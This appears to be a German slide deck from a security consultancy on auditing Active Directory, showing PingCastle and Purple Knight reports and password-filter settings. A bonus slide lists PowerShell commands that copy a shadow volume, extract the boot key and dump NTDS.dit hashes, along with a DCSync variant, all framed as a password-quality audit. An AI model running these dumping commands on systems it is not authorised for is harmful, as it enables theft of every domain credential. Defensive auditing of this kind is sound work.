
PingCastle (Open Source, für eigene Nutzung lizenzfrei)

```
C:\Users\Agaid1973\Desktop\pingcastle\pingcastle\PingCastle.exe
|:..  PingCastle (Version 2.9.0.0    07.08.2020 07:32:43)
| #:..  Get Active Directory Security at 80% in 20% of the time
# @@ > End of support: 30.06.2022
| @@@:
: .#
.:      Vincent LE TOUX (contact@pingcastle.com)
      twitter: @mysmartlogon      https://www.pingcastle.com
What do you want to do?
=====
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
1-healthcheck-Score the risk of a domain
2-conso      -Aggregate multiple reports into a single one
3-carto      -Build a map of all interconnected domains
4-scanner    -Perform specific security checks on workstations
5-advanced   -Open the advanced menu
0-Exit
=====
This is the main fonctionnality of PingCastle. In a matter of minutes, it produces a report which will give you an overv
iew of your Active Directory security. This report can be generated on other domains by using the existing trust links.
```



PingCastle

(Open Source, für eigene Nutzung lizenzfrei)



The screenshot shows the PingCastle 2022 web interface. The browser window displays the URL 'ad_demos_open_in_edge/pingcastle/ad_hc_windomain.local.html'. The interface includes a header with the PingCastle logo, the domain 'windomain.local', and the date '2022-08-02'. The main content area features a gauge for 'Privileged Accounts : 70 / 100' and a list of 8 rules matched on a total of 42 points.

Privileged Accounts : 70 / 100
It is about administrators of the Active Directory

Privileged Accounts rule details [8 rules matched on a total of 42]

Presence of Admin accounts which do not have the flag "this account is sensitive and cannot be delegated": 15	+ 20 Point(s)
Users in Admins groups = 15 (more than 50 or than 10% of all active users)	+ 10 Point(s)
The Recycle Bin is not enabled	+ 10 Point(s)
The group Schema Admins is not empty: 1 account(s)	+ 10 Point(s)
Number of admins not in Protected Users: 15	+ 10 Point(s)
Number of members of the Dns Admins group: 3	+ 5 Point(s)
Unconstrained delegations are configured on the domain: 1 account(s)	+ 5 Point(s)
1 operator group(s) are not empty	Informative rule

PingCastle

(Open Source, für eigene Nutzung lizenzfrei)

windomain.local PingCastle 2022

ad_demo_open_in_edge/pingcastle/ad_hc_windomain.local.html

 windomain.local

2022-08-24

About

Admin groups

If the report has been saved which the full details, each object can be zoomed with its full detail. If it is not the case, for privacy reasons, only general statistics are available.

Search 

Group or user account 	Priority 	Number of users member of the group 	Number of object having indirect control 	Number of unreso
Account Operators	High	1 (Details)	10 including EVERYONE (Details)	
Administrator	Critical		1 (Details)	
Administrators	Critical	11 (Details)	9 including EVERYONE (Details)	
Backup Operators	High	9 (Details)	8 including EVERYONE (Details)	
Certificate Operators	Medium	0	0	
Certificate Publishers	Other	0	0	
Dns Admins	Medium	1 (Details)	1 (Details)	
Domain Administrators	Critical	8 (Details)	9 including EVERYONE (Details)	
Enterprise Administrators	Critical	1 (Details)	1 (Details)	
Print Operators	Medium	12 (Details)	11 including EVERYONE (Details)	

Showing 1 to 10 of 12

iX-Sonderheft „Sicheres Active Directory“

Seite 33
Herbst 2022
Silly

Stand 7A-304



Grundlagen

Ressourcenmanagement

Komfortable IT-Schaltzentrale mit Schwachpunkten

Strukturüberblick

Ein Verzeichnisdienst für alle(s)

Informationsbeschaffung

Was jeder Domänenbenutzer alles sieht

Wissenspool

Ausgewählte Quellen und Werkzeuge zur Sicherheit von Active Directory

Wörterverzeichnis

Das Active-Directory-Glossar

Angriffsszenarien

Passwörter und Hashes

Wie Angreifer die Domäne kompromittieren

Berechtigungen

Wie Angreifer sich im Active Directory Zugriff verschaffen

Rechtevergabe

Wie Angreifer Tickets, Delegation und Trusts missbrauchen

Inter-Forest und Persistenz

Wie Angreifer sich über einen AD-Forest hinaus ausbreiten

NTLM-Schwachstelle

PetitPotam und weitere Wege, die Kontrolle über das Active Directory zu übernehmen

Abwehrstrategien

Gruppenrichtlinien und mehr

Wie Administratoren ihr Active Directory absichern

Selbstaudits

AD-Härtungsmaßnahmen jenseits von Group Policies

Incident Response und Forensik

Angreifer durch Logs enttarnen

8 Deception

Wie Angreifer in die Falle gelockt werden

99

16 Zugangsdaten

Passwortsicherheit (nicht nur) im Active Directory

107

24 IT-Grundschutz

Active Directory grundschutzkonform absichern

114

32 Marktübersicht

Tools für die Absicherung des Active Directory

121

36 IT-Forensik

Angriffsspuren analysieren

128

Azure AD

42 Grundlagen

Das Azure Active Directory und Azure-Dienste

49 Angriffsvektoren

Angriffe auf das Azure Active Directory und Azure-Dienste

56 Schutzmaßnahmen

Azure Active Directory und Azure-Dienste absichern

64 Zugriffsmanagement

Azure Active Directory und Zero Trust

72 Forensik und Logging

Angriffe auf Azure Active Directory entdecken und nachvollziehen

Sonstiges

80 Editorial

3

Impressum

155

86 Inserentenverzeichnis

155



SCAN ME



Kontakt

Holding

Oneconsult International AG
Giesshübelstrasse 45
8045 Zürich
Schweiz

+41 43 377 22 22
info@oneconsult.com

Schweiz

Oneconsult AG
Giesshübelstrasse 45
8045 Zürich
Schweiz

+41 43 377 22 22
info@oneconsult.com

Oneconsult AG
Aarberggasse 56
3011 Bern
Schweiz

+41 31 327 15 15
info@oneconsult.com



Deutschland

Oneconsult Deutschland AG
Agnes-Pockels-Bogen 1
80992 München
Deutschland

+49 89 248820 600
info@oneconsult.com

Neuseeland

Oneconsult New Zealand Limited
Level 3, 33-45 Hurstmere Road
Takapuna, Auckland 0622
New Zealand

+64 27 325 4299
info@oneconsult.com



Bonus-Folien



On-Demand-Audit (Open Source):

<https://github.com/MichaelGrafnetter/DSInternals>

```
PS > Install-Module -Name DSInternals -Force

PS > curl https://downloads.pwnedpasswords.com/passwords/pwned-passwords-ntlm-ordered-by-hash-v8.7z -O pwned-
passwords-ntlm-ordered-by-hash-v8.7z # 12 GB
PS > 7z e pwned-passwords-ntlm-ordered-by-hash-v8.7z

PS > curl https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Copy-VSS.ps1 -O Copy-VSS.ps1
PS > Import-Module .\Copy-VSS.ps1
PS > Copy-VSS -DestinationDir C:\Audit\

PS > $key = Get-BootKey -SystemHiveFilePath 'C:\Audit\SYSTEM'
PS > Get-ADDBAccount -DistinguishedName: 'CN=Joe Smith,OU=Employees,DC=contoso,DC=com' `
    -BootKey $key `
    -DatabasePath 'C:\IFM Backup\Active Directory\ntds.dit'
PS > Get-ADDBAccount -All -DatabasePath 'C:\IFM Backup\Active Directory\ntds.dit' -BootKey $key | `
    Test-PasswordQuality -WeakPasswordHashesSortedFile pwned-passwords-ntlm-ordered-by-hash-v8.txt

# Online-Variante mit DCSync (Domänenadmin o.ä.)
PS > Get-ADReplAccount -All -Server DC -NamingContext "dc=ad,dc=2consult,dc=ch" | Test-PasswordQuality [...]
```

Live-Passwort-Filter (Microsoft, kostenpflichtig): Azure AD Password Protection

Benutzerdefinierte intelligente Sperre

Schwellenwert für Sperre ⓘ

10

Sperrdauer in Sekunden ⓘ

60

Benutzerdefinierte gesperrte Kennwörter

Benutzerdefinierte Liste erzwingen ⓘ

Ja

Nein

Liste benutzerdefinierter gesperrter
Kennwörter ⓘ

produkte
markennamen
branche
orte
sportvereine



Kennwortschutz für Windows Server Active Directory

Kennwortschutz für Windows Server
Active Directory aktivieren ⓘ

Ja

Nein

Modus ⓘ

Erzwingen

Überwachung

Active Directory Domain Services



Windows cannot complete the password change for testuser
because:

The password does not meet the password policy
requirements. Check the minimum password length,
password complexity and password history requirements.

OK




Live-Password-Filter (Open Source, kostenfrei): Lithnet Password Protection Filter




Lithnet

Password Protection

for Active Directory





Auditwerkzeug Purple Knight (Closed Source, Lizenz gegen Kontakt)

Purple Knight

ad_demos_open_in_edge/purpleknight/02_27_2022_20_34_43/Security_Assessment_Report_windomain.local_2_27_2022_8_34_43_PM.html

SECURITY INDICATORS

EVALUATED	IOEs FOUND	PASSED	FAILED TO RUN	CANCELED	NOT SELECTED
89/91	 23	 66	 1	 0	1

CRITICAL IOEs FOUND



Non-default principals with DC Sync rights on the domain
Any security principals with Replicate Changes All and Replicate Directory Changes permissions on the domain naming context object can potenti...
[Read More...](#)



Permission changes on AdminSDHolder object
This indicator looks for Access Control List (ACL) changes on the AdminSDHolder object, which could indicate an attempt to modify permissions o...
[Read More...](#)




Print spooler service is enabled on a DC
This indicator looks for Domain Controllers that have the print spooler service running. This service is enabled by default.
[Read More...](#)



Privileged Users with Weak Password Policy
This indicator looks for privileged users in each domain that don't have a strong password policy enforced, according to ANSSI framework. It chec...
[Read More...](#)

Kerberos

Der dreiköpfige Höllenhund



Kerberoasting (TGSRoasting)

Offline-Passworterraten anhand
eines Servicetickets

ASREProasting

